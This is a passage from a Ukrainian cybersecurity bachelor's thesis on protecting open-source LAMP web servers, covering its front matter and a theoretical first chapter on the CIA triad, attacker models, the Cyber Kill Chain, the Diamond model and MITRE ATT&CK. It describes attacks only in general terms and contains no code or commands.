Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ДОПУСТИТИ ДО ЗАХИСТУ:
В.о. завідувача кафедри
кібербезпеки та захисту
інформації
_____ Іван ПАРХОМЕНКО
«__» червня 2025 р.

ПОЯСНЮВАЛЬНА ЗАПИСКА

кваліфікаційної роботи

галузь знань 12 Інформаційні технології
(шифр і назва галузі знань)
спеціальність 125 Кібербезпека
(код і назва спеціальності)
освітній ступень бакалавр
освітня програма Кібербезпека
(назва освітньо-професійної програми)
на тему: «Механізми захисту вебсервера на платформі з відкритим кодом»

Виконавець: студент IV курсу, групи КБ-43

_____ **Даниїл ХАРЧЕНКО**
(підпис) (ім'я, прізвище)

	Підпис	**Ім'я ПРІЗВИЩЕ**
Керівник		Іван ПАРХОМЕНКО
Нормоконтроль		Лариса МИРУТЕНКО

Київ 2025

Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
В.о. завідувача кафедри
кібербезпеки
та захисту інформації
_____ Іван ПАРХОМЕНКО
«__» листопада 2024 р.

ЗАВДАННЯ
на виконання кваліфікаційної роботи

спеціальності 125 Кібербезпека
(код і назва спеціальності)

освітньої програми Кібербезпека
(назва освітньо-професійної програми)

Студенту **КБ-43** (група) **Харченку Даниїлу Андрійовичу** (прізвище ім'я по батькові)

Тема кваліфікаційної роботи Механізми захисту вебсервера на платформі з відкритим кодом

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Тема кваліфікаційної роботи затверджена на засіданні кафедри кібербезпеки та захисту інформації протокол №6 від 28.11.2024 р.

2. ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Конфігурації вебсерверів, стек технологій для реалізації роботи мережі, методи та засоби захисту вебсерверів.

3. ЗМІСТ РОЗРАХУНКОВО-ПОЯСНЮВАЛЬНОЇ ЗАПИСКИ

Конфігурації вебсерверів, протокол прикладного рівня HTTP, бази даних, мова програмування, операційні система з відкритим кодом, захист вебсервера від несанкціонованого доступу, вразливості вебсерверів, пошук вразливостей вебсервера.

4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Практична цінність Реалізовані механізми захисту можуть бути використані адміністраторами вебсерверів на платформі з відкритим кодом.

5. ДАТА ВИДАЧІ ЗАВДАННЯ

Дата видачі завдання: 29 листопада 2024 року

Завдання видав _____ Іван ПАРХОМЕНКО
(підпис) (ім'я, прізвище)

Завдання прийняв до виконання _____ Даниїл ХАРЧЕНКО
(підпис) (ім'я, прізвище)

КАЛЕНДАРНИЙ ПЛАН

№ п/п	Найменування етапів робіт	Строки виконання робіт (початок-кінець)	Відмітка про виконання
1	Уточнення постановки задачі	29.11.2024 – 22.01.2025	*виконано*
2	Аналіз літератури	29.01.2025 – 11.02.2025	*виконано*
3	Обґрунтування вибору рішення	12.02.2025 – 15.02.2025	*виконано*
4	Дослідження конфігурацій вебсерверів	16.02.2025 – 04.03.2025	*виконано*
5	Дослідження вразливостей та загроз вебсерверів	05.03.2025 – 21.03.2025	*виконано*
6	Дослідження інструментів забезпечення безпеки вебсерверів	22.03.2025 – 08.04.2025	*виконано*
7	Пошук вразливостей вебсервера та їхнє усунення шляхом побудови механізмів захисту	09.04.2025 – 10.05.2025	*виконано*
8	Оформлення пояснювальної записки	11.05.2025 – 27.05.2025	*виконано*
9	Підготовка до захисту кваліфікаційної роботи	28.05.2025 – 13.06.2025	*виконано*

Завдання видав _____ Іван ПАРХОМЕНКО
(підпис) (ім'я, прізвище)

Завдання прийняв до виконання _____ Даниїл ХАРЧЕНКО
(підпис) (ім'я, прізвище)

Термін подання кваліфікаційної роботи до ЕК 13 червня 2025 року

РЕФЕРАТ

Пояснювальна записка кваліфікаційної роботи складається зі вступу, чотирьох розділів, загальних висновків та списку використаних джерел. Основний текст займає 67 сторінок, включає в себе зміст, вступ, чотири розділи кваліфікаційної роботи, висновки та список джерел. У пояснювальній записці кваліфікаційної роботи міститься 39 рисунків. Список використаних джерел містить 32 найменування і займає 4 сторінки.

Метою роботи є підвищення захищеності вебсерверів на платформі з відкритим програмним забезпеченням шляхом реалізації механізмів захисту.

Для досягнення зазначеної мети поставлено наступні завдання:

- Аналіз існуючих конфігурацій вебсерверів на платформі з відкритим програмним забезпеченням.
- Аналіз вразливостей і атак на вебсервери.
- Аналіз інструментів забезпечення безпеки вебсерверів.
- реалізувати механізми захисту вебсервера і усунути вразливості.

Об'єктом дослідження є процес виявлення, усунення та протидія загрозам, що властиві сучасним вебсерверам.

Предметом дослідження є набір механізмів, що реалізують методи захисту вебсерверів.

Практична цінність полягає в реалізованих механізмах захисту вебсервера.

Ключові слова: вебсервер, база даних, вразливості, захист інформації, пошук вразливостей, SQL-ін'єкції, ескалація привілеїв, захист вебсервера.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ СКОРОЧЕНЬ ТА ТЕРМІНІВ

LAMP	–	Linux Apache MySQL PHP/Python/Perl
SQL	–	Structured Query Language
НД ТЗІ	–	Нормативний документ технічного захисту інформації;
HTTP	–	Hypertext Transfer Protocol
HTTPS	–	Hypertext Transfer Protocol Secure
ШПЗ	–	Шкідливе Програмне Забезпечення
IP	–	Internet Protocol
NTP	–	Network Time Protocol
OSI	–	Open System Interconnection
HIPS/ HIDS	–	Host Intrusion Prevention/Detection System
NIPS/ NIDS	–	Network Intrusion Prevention/Detection System
АВПЗ	–	Антивірусне програмне Забезпечення
IoC	–	Indicator of Comprometation
RSA	–	Rivest-Shamir-Adleman
AES	–	Advanced Encryption Standard
3DES	–	Triple Data Encryption Standard
SHA	–	Secure Hash Algorithm
СУБД	–	Система управління базою даних;

ВСТУП

Актуальність. В часи глобалізації і поширеного доступу до інтернету люди використовують інтернет для розваг, навчання, роботи та інших речей. При взаємодії з інтернетом люди здебільшого користуються вебсторінками. Вебсторінки дозволяють переглядати фільми, читати книги та статті, переглядати свої оцінки в електронному вигляді, через вебсторінки сплачують комунальні послуги і можуть навіть створювати та редагувати файли різних форматів. Таким чином вебсторінки стали невід'ємною частиною життя звичайних людей. З іншого боку вебсторінки це зручний інструмент ведення бізнесу, оскільки потенційні клієнти можуть відвідати її з будь якої точки планети за наявності підключення до глобальної мережі. Через вебсторінки здійснюються замовлення, купуються послуги та програмне забезпечення, самі вебсторінки можуть надавати певні послуги, наприклад, фільми за платними підписками. Тому працездатність та безпека вебсторінок дуже важлива для їхніх власників, оскільки порушення роботи сторінки може зупинити бізнес процеси, що спричинить збитки. А якщо сторінку було зламано та викрадено дані користувачів, то власник може понести репутаційні збитки, матеріальні і навіть порушити закон, не забезпечивши належний захист інформації, яка міститься на вебсторінці. Також злам вебсторінок може спричинити інші компоненти мережі, з'єднані з сервером. Отже, забезпечення безпеки вебсторінок є дуже важливою задачею. Роботу вебсторінки забезпечує вебсервер – це програмне та апаратне забезпечення, яке приймає HTTP запити від користувачів і відправляє їм відповіді у вигляді вебсторінок. Програмне забезпечення сервера часто має відкритий код, оскільки це безпечно і дешевше. Це означає, що для захисту вебсторінок потрібен захист вебсервера, оскільки саме він дає можливість отримати доступ до них.

Метою кваліфікаційної роботи є підвищення захищеності вебсерверів на платформі з відкритим програмним забезпеченням шляхом реалізації механізмів захисту.

Досягнення мети потребує постановки таких завдань:

- Аналіз існуючих конфігурацій вебсерверів на платформі з відкритим програмним забезпеченням.
- Аналіз вразливостей і атак на вебсервери.
- Аналіз та дослідження інструментів забезпечення безпеки вебсерверів.
- Реалізувати механізми захисту вебсервера і усунути вразливості.

Об’єкт дослідження: процес виявлення, усунення та протидії загрозам, що властиві сучасним вебсерверам.

Предмет дослідження: набір механізмів, що реалізують методи захисту вебсерверів.

Методи дослідження:

- Аналіз існуючих конфігурацій вебсервера та інструментів забезпечення безпеки вебсервера
- Експериментальний метод

Оцінка сучасного стану проблеми на основі вітчизняної та зарубіжної літератури. Про стан кібербезпеки в Україні повідомляє урядова команда CERT-UA. CERT-UA це урядова команда реагування на кіберінциденти, також вони публікують рекомендації по захисту особистих даних. Згідно інформації, яку публікує ця команда, станом н 2024 рік в Україні було зафіксовано на 69% більше кібератак, ніж у 2023, згідно [1]. Часто зловмисники атакують урядові інформаційні ресурси та інфраструктуру. У статті “Особливості деструктивних кібератак Sandworm у відношенні українських провайдерів” [2] CERT-UA повідомляє, що російське угруповання Sandworm при атаках на українську інформаційну інфраструктуру атакує вебсайти, через що можлива подальша компрометація інфраструктури. Таким чином, дослідивши низку статей про кібератаки на українську інфраструктуру і прийнявши до уваги звіти про

кількість кібератак, яка зростає з кожним роком, можна зрозуміти що захист вебсерверів є актуальним, оскільки багато атак реалізується саме через злам вебсервера.

Галузь застосування. Реалізовані механізми захисту можуть бути реалізовані на вебсерверах на платформі з відкритим кодом для підвищення захисту.

Практична цінність полягає у тому, що реалізовані механізми захисту можуть бути використані адміністраторами вебсерверів на платформі з відкритим кодом.

РОЗДІЛ 1
ФУНКЦІОНУВАННЯ ВЕБСЕРВЕРА НА ОПЕРАЦІЙНІЙ ПЛАТФОРМІ З ВІДКРИТИМ КОДОМ І МОЖЛИВІ ЗАГРОЗИ

Для розробки механізмів захисту вебсервера на операційній платформі з відкритим кодом потрібно розібратись в тому, як він працює. Одна з найбільш розповсюджених конфігурацій веб сервера є LAMP і їй подібні. Це гнучка у налаштуванні, розгортанні і масштабуванні конфігурація вебсервера, який може отримувати і обробляти запити, зберігати інформацію і відправляти вебсторінки у відповідь на запити. Також усі компоненти є програмним забезпеченням із відкритим кодом, що сприяє популярності такої конфігурації.

Для вибору механізмів захисту також потрібно знати про те хто і яким чином може атакувати вебсервери ти які вразливості можуть бути при цьому використані.

1.1 Тріада CIA

Вебсервери існують для того, щоб люди могли отримати потрібну інформацію з будь якої точки світу. Цілями зловмисників, як правило, є саме інформація з вебсерверів, або інформація, яка допоможе у компрометації вебсервера. Згідно Закону України “Про захист інформації в інформаційно-комунікаційних системах” [3] об’єктами захисту в системі є інформація, а також програмне забезпечення, яке обробляє цю інформацію. Основними властивостями інформації є:

Конфіденційність – ця властивість полягає в тому, що ознайомлення з інформацією відбуваються лише згідно зі встановленими правилами, нормами, політиками, законами і т.п.

Цілісність – ця властивість полягає в тому, що зміна інформації відбуваються лише згідно зі встановленими правилами, нормами, політиками, законами і т.п.

Доступність – ця властивість полягає в тому, що авторизований користувач, який діє у межах встановлених правил, має отримувати інформацію за малий проміжок часу у потрібному користувачу вигляді, місці і в потрібний користувачу час.

Діяльність спрямована на захист інформації має захищати ці три основні властивості.

1.2 Основні складові вебсервера на платформі з відкритим кодом

LAMP-сервер складається з чотирьох основних компонентів з відкритим кодом: операційної платформи, вебсервера, бази даних і СУБД, а також мови програмування, що можна з’ясувати з [4].

1.2.1 Платформа (операційна система) з відкритим кодом

Операційна системи є платформою, на якій будується вебсервер. Вона надає ресурси для інших компонентів вебсервера, тому потрібна зручна у налаштуванні і адмініструванні платформа. Також така система має витрачати більше ресурсів на роботу вебсервера (якщо ця система існує тільки для сервера) і менше ресурсів має витрачатись на саму систему. Саме через ці причини одними з найпопулярніших операційних систем для платформи вебсервера є системи з ядром Linux.

Системи Linux мають відкритий вихідний код, що знижує фінансові витрати на утримання сервера, відповідно до [5]. Також відкритий код сприяє захищеності системи.

Також ці системи не потребують багато дискового простору, оперативної пам’яті і інших системних ресурсів у порівнянні з системами Windows і macOS.

Багато дистрибутивів Linux не мають графічного інтерфейсу, що знижує споживання ресурсів, а командний рядок дозволяє зручно виконувати операції по адмініструванню системи.

Linux-системи надають власнику системи повний контроль над нею, що робить розгортання, масштабування і адміністрування сервера зручним процесом. Системні утиліти (наприклад, cron), можливість написання скриптів поширеними мовами програмування і програмні бібліотеки, які дозволяють скриптам виконувати системні команди, спрощують адміністрування сервера шляхом автоматизації і оптимізації виконання завдань.

Аналогічною, але менш популярною є система FreeBSD.

FreeBSD є UNIX-подібною системою і має відкритий код, має гнучкість і зручність у налаштуванні відповідно до [6]. Однак, FreeBSD меншу популярність, ніж Linux-системи, згідно [7]. Відповідно адміністрування цієї системи може бути складнішим. Наприклад, багато проблем і питань, які виникають при налаштуванні і усуненню помилок в системах Linux, мають велику кількість рішень. Через меншу кількість користувачів FreeBSD, пошук відповідей на питання про систему можу бути складнішим і довшим.

1.2.2 Вебсервер

Іншим важливим компонентом LAMP є вебсервер. Це служба, яка приймає запити з конкретного порта (здебільшого, 80 або 443), обробляє їх у відповідності до конфігурації сервера і повертає відповідь користувачу. Є два найбільш популярних вебсервера з відкритим програмним кодом: це apache і nginx.

Apache – це вебсервер, запущений у 1995 році і продовжує оновлюватись згідно [8]. Він доступний для UNIX-систем, Windows і навіть для macOS. Після встановлення apache починає працювати як служба і нею можна керувати як системними утилітами, наприклад systemctl. Також для керування apache є спеціальна утиліта apachectl, яка може, наприклад, провести більш “м’який” рестарт служби, при застосуванні нових налаштувань.

Apache сумісний з багатьма системами управління вебвмістом, наприклад, WordPress або qdPM.

Іншим популярним вебсервером є nginx. Його запустили у 2004 році і наразі він є розповсюдженим вебсервером [9]. Nginx є аналогічним до apache, однак не має спеціальної утиліти для керування службою [10], а використовує systemctl (або systemd) або керування може відбуватись через /etc/init.d/nginx.

1.2.3 База даних

Іншою важливою складовою вебсервера є бази даних і СУБД. На багатьох серверах лише зареєстровані користувачі можуть виконувати певні дії. Також, при використанні систем управління вебвмістом, існує адміністратор, який може керувати вмістом вебсервера. Для зберігання, додавання і перевірки облікових даних потрібна база даних.

Існують реляційні (sql) і нереляційні (nosql) бази даних.

Реляційні бази даних – це структуровані бази даних, які складаються з таблиць. Кожен запис у таблиці має чіткі параметри і використовує SQL мову запитів, згідно[11].

Прикладами SQL баз даних з відкритим кодом є MySQL, PostgreSQL і MariaDB. Ці бази даних є одними з найбільш популярних для вебсерверів і загального використання.

Нереляційні бази даних – не мають суворої структури і найчастіше зберігаються в файлах з json розширенням, хоча можуть зберігатись і в інших форматах. Мови і формат запитів до нереляційних баз даних різні і не мають єдиного формату згідно [12].

Прикладами нереляційних баз даних є MongoDB і Oracle.

Варто зазначити, що нереляційні бази даних краще підходять для великих обсягів даних завдяки своїй гнучкості.

1.2.4 Мова обробки запитів до бази даних

Вебсервер відповідає за обробку запитів за протоколом HTTP або HTTPS, однак потрібен зв’язок між ним і базою даних, оскільки при реєстрації, або видаленні користувачів потрібно оновлювати базу даних, а при автентифікації треба перевіряти логін і пароль. Треба сформувати запит до бази даних, обробити відповідь від бази даних і відправити її до вебсервера, який дасть користувачу відповідь наприклад, про успішний вхід у систему. Цю роль виконують скрипти (сценарії), написані різними мовами програмування. Найчастіше використовують python і php (при відвідуванні вебсайтів часто можна побачити сторінку login.php), через різноманіття бібліотек і зручної взаємодії між програмою і операційною системою.

Окрім взаємодії з базами даних мови програмування можуть бути використані у системах управління вмістом вебсторінки, однак наявність цих компонентів не є обов’язковою для стеку LAMP.

1.3 Модель порушника

Далі для захисту треба зрозуміти – хто і чому може атакувати вебсервери. Це допоможе побудувати кращий підхід до захисту вебервера. Для цього потрібно побудувати просту модель порушника і визначити властивості порушників.

1.3.1 Мотиви атак

В результаті дослідження наукової статті «Hacker types, motivations and strategies: A comprehensive framework» [13] було сформульовано наступні мотиви здійснення атак:

- Фінансова вигода – зловмисник може пошкодити сервер на замовлення конкурентів. Також зловмисник може діяти самостійно для викрадення даних користувачів, які він зможе продати або скористатись ними у

власних цілях (наприклад, вкрасти гроші з банківських карток, знаючи платіжні дані).

- Особисті мотиви – зловмисник може мати особисті мотиви при зламі систем. Це може бути звільнений працівник, або колишній клієнт.
- Хактивізм – група хакерів може атакувати вебсервер з політичними намірами, або інші види активізму у кіберпросторі зі зламом систем.
- Практика – деякі хакери, які тільки починають вивчення кібербезпеки, можуть атакувати сервер для розвитку власних навичок.

1.3.2 Основні види атакуючих

Згідно НД ТЗІ 1.1-002-99 [14] зловмисники характеризуються за рівнем можливостей і навичок. Тому я визначив три основні види атакуючих:

1. Хакери-аматори: мають низьку кваліфікацію, недосконало володіють доступними інструментами для зламу, знаходять лише відомі вразливості, здійснюють експлуатацію вразливостей за допомогою відкритих і доступних рішень (відомі експлойти). Такі хакери не становлять суттєвої загрози, однак системи виявлення і протидії вторгненням все одно будуть реагувати на їхні спроби розвідки і зламу, що може негативно сказаться на працездатності системи.
2. Досвідчені хакери: досвідчені хакери, як правило, знаходять відомі вразливості, але використовують інструменти для зламу набагато ефективніше, ніж хакери-аматори. Досвідчені хакери можуть самостійно створювати невеликі експлойти під відомі загрози. Можуть становити загрозу, оскільки можуть бути менш непомітними за хакерів-аматорів. Також можуть отримати несанкціонований доступ до компонентів сервера.
3. Професійні хакери: можуть знаходити невідомі раніше вразливості (zero-day) і створюють власні експлойти. Мають глибокі знання про комп’ютерні системи і програми, тому можуть легше зламувати програмне забезпечення і

шукати в ньому вразливості на низькому рівні мови асемблер. Становлять критичну загрозу, можуть повністю скомпрометувати систему.

1.4 Моделі атак на вебсервери

Кожен зловмисник може по-різному зламувати систему, однак існують моделі, які описують кроки, які є в усіх кібератаках. Вивчення цих кроків допоможе у захисті і тестуванні системи. Ці моделі описують атаки не на 100%, прості атаки можуть містити меншу кількість кроків.

1.4.1 Модель “Cyber Kill Chain”

Модель “Cyber Kill Chain” (ланцюг кібер знищення) – це модель атаки, яка була запозичена і адаптована з військової справи, де ланцюг вбивства описує етапи знищення цілі, згідно [15]. Етапи “Cyber Kill Chain” зображені на рис. 1.1.



Рисунок 1.1 – Модель "Cyber Kill Chain"

Розглянемо етапи моделі "Cyber Kill Chain":

Етап 1 – Розвідка.

На цьому етапі зловмисники збирають інформацію про об'єкт атаки. Це може бути як активна розвідка, яка передбачає взаємодію з об'єктом або його складовими, так і пасивний збір інформації. Інформація, яку можуть здобути зловмисники при розвідці: версії програмного забезпечення, налаштування, визначення наявності прихованих вебсторінок, дані для авторизації, адреси електронних пошт, інформація про співробітників та інша інформація, яка потенційно може бути корисною для зловмисника.

Етап 2 – Озброєння

На цьому етапі створюється вектор атаки – поступовий план компрометації цілі. Зловмисник обирає інструменти для здійснення атаки: він шукає або сам пише експлойти, налаштовує бекдори, визначає корисне навантаження (payload) відповідно до вектору атаки.

Етап 3 – Доставка

А цьому етапі зловмисник доставляє ШПЗ на систему жертви. ШПЗ може доставлятись як вкладення до електронного листа, завантажене напряму або будь яким іншим способом.

Етап 4 – Експлуатація

Зловмисник код запускається на атакованій системі і експлуатує наявні вразливості. Зазвичай зловмисник отримує результат роботи ШПЗ у вигляді інформації або доступу до системи.

Етап 5 – Встановлення

На цьому етапі зловмисник встановлює ШПЗ на скомпрометовану систему для можливості повторного отримання доступу до системи – таке ШПЗ називають “бекдорами”.

Етап 6 – Command & Control (C&C)

Command & Control (керування та контроль) – це методи, завдяки яким зловмисник може непомітно керувати і отримувати інформацію з заражених систем. Внаслідок експлуатації на скомпрометовані системи встановлюється спеціальне програмне забезпечення, яке таємно передає інформацію про систему зловмиснику і надає йому доступ до системи. На цьому етапі зловмисник просувається по атакованій локальній мережі і бере усі її хости під контроль. Завдяки C&C зловмисник може керувати цілою мережею заражених систем.

Етап 7 – Дії щодо цілі

На цьому етапі зловмисник починає безпосередньо досягати цілей атаки: встановлення програм-вимагачів, викрадення інформації, використання ресурсів скомпрометованої системи, шпигування, знищення системи та ін.

1.4.2 Модель “Diamond model”

Діамантова модель створена для аналізу атак (див рис. 1.2).



Рисунок 1.2 – Модель “Diamond model”

Розглянемо основні компоненти моделі “Diamond model”:

Adversary (атакуючий) – суб’єкт атаки.

Infrastructure (інфраструктура) – усе чим користується зловмисник при зламі: заражені комп’ютери, C&C сервери, шляхи витоку даних і т.п.

Capability (можливості) – можливості атакуючого: його кваліфікація, якими інструментами володіє, які вразливості використовує.

Victim (жертва) – об’єкт атаки: вебсервер, інформація, інфраструктура і т.п.

Етапи аналізу:

1. Жертва дізнається про зараження ШПЗ
2. ШПЗ містить C&C сервер
3. C&C визначає IP-адреси
4. Фаєрвол повідомляє про IP-адреси, які взаємодіяли з C&C сервером
5. IP-адреси, куди C&C відправляє інформацію, можуть викрити зловмисника.

1.4.3 Модель “MITRE ATT&CK”

Модель “MITRE ATT&CK” схожа на модель “Cyber Kill Chain”, однак описує атаку набагато детальніше, оскільки описує не 7, а 14 етапів атак. Також ця модель описує методи, якими реалізується кожен етап, згідно [16].

Етап 1 – Розвідка

Цей етап аналогічний етапу “Розвідка” у моделі “Cyber Kill Chain”

Етап 2 – Розробка ресурсів

Цей етап аналогічний етапу “Озброєння” у моделі “Cyber Kill Chain”

Етап 3 – Початковий доступ

Цей етап аналогічний етапу “Доставка” у моделі “Cyber Kill Chain”

Етап 4 – Виконання

Цей етап аналогічний етапу “Експлуатація” у моделі “Cyber Kill Chain”

Етап 5 – Закріплення у системі

На цьому етапі зловмисник завантажує бекдор в систему, щоб мати можливість отримувати до неї доступ після перевантаження.

Етап 6 – Ескалація привілеїв

Після того як зловмисник отримав первинний доступ до системи, йому потрібно розширити свої повноваження у системі для її повної компрометації, оскільки, як правило, при первинному доступі зловмисник не має великого впливу на систему. Наприклад, зловмисник може отримати доступ до службового користувача www-data, який має обмежені повноваження. Ескалація привілеїв може бути двох видів:

Вертикальна – при цьому виді ескалації привілеїв зловмисник підвищує свої права у системі, наприклад, через отримання доступу до облікового запису керівника відділу.

Горизонтальна – при цьому виді ескалації привілеїв зловмисник може отримувати доступ до інших облікових записів, практично без отримання

більших можливостей у системі. Але конфігурація іншого користувача може містити вразливості, які можуть спричинити вертикальну ескалацію привілеїв.

Етап 7 – Обхід механізмів захисту

На цьому етапі зловмисник намагається бути непоміченим системами захисту. Для цього він може використовувати шифрування, кодування, використання таких імен для шкідливих файлів та процесів, щоб вони виглядали як процеси і файли ОС.

Етап 8 – Викрадення облікових даних

Зловмисник намагається викрасти логіни, ідентифікатори та паролі для отримання доступу до облікових записів користувачів для ширшого доступу до системи.

Етап 9 – Дослідження

Отримавши широкий доступ до системи, зловмисник починає її досліджувати: зловмисник намагається дізнатись конфігурацію системи, її схему та іншу важливу інформацію про систему.

Етап 10 – Просування системою

На цьому етапі зловмисник отримує доступ до інших хостів у локальній мережі системи, яку він атакує. Це досягається за допомогою віддаленого доступу, який або налаштований у системі, або зловмисник сам його таємно встановлює.

Етап 11 – Збір інформації

Отримавши доступ до багатьох хостів системи, зловмисник може почати збір інформації з хостів системи про підключені пристрої, налаштування, файли з систем та іншої інформації, яка пригодиться зловмиснику надалі.

Етап 12 – Command & Control (C&C)

Цей етап аналогічний етапу “Command & Control (C&C)” у моделі “Cyber Kill Chain”

Етап 13 – Ексфільтрація

Коли зловмисник отримав потрібну інформацію з системи – її треба передати на систему зловмисника. Для запобігання виявленню при передачі

інформації зловмисники можуть шифрувати її, стискати, маскувати під легітимний трафік або робити інші дії, які запобігають виявленню витоку інформації.

Етап 14 – Вплив на систему

Цей етап аналогічний етапу “Дії щодо цілі” у моделі “Cyber Kill Chain”.

1.5 Основні вебвразливості (OWASP top 10)

Оскільки у даній роботі розглядається захист вебсерверів, а атаки на систему часто починаються саме з вразливостей цього компоненту системи, варто вивчити розповсюджені вебвразливості, які описані в OWASP top 10 [17].

OWASP (Open Web Application Security Project) – це онлайн спільнота, яка вивчає вебвразливості і публікує знайдену інформацію на офіційному вебсайті. Одним з проектів OWASP – це перелік 10 вебвразливостей. В цьому переліку описані найбільш розповсюджені вебвразливостей, вони розташовані у послідовності від найбільш розповсюджених – до менш розповсюджених. Цей перелік оновлюється, приблизно, кожні чотири роки. На малюнку зображений список за 2017 рік і 2021 рік. На рисунку 1.3 показано як саме мінявся цей перелік вразливостей.

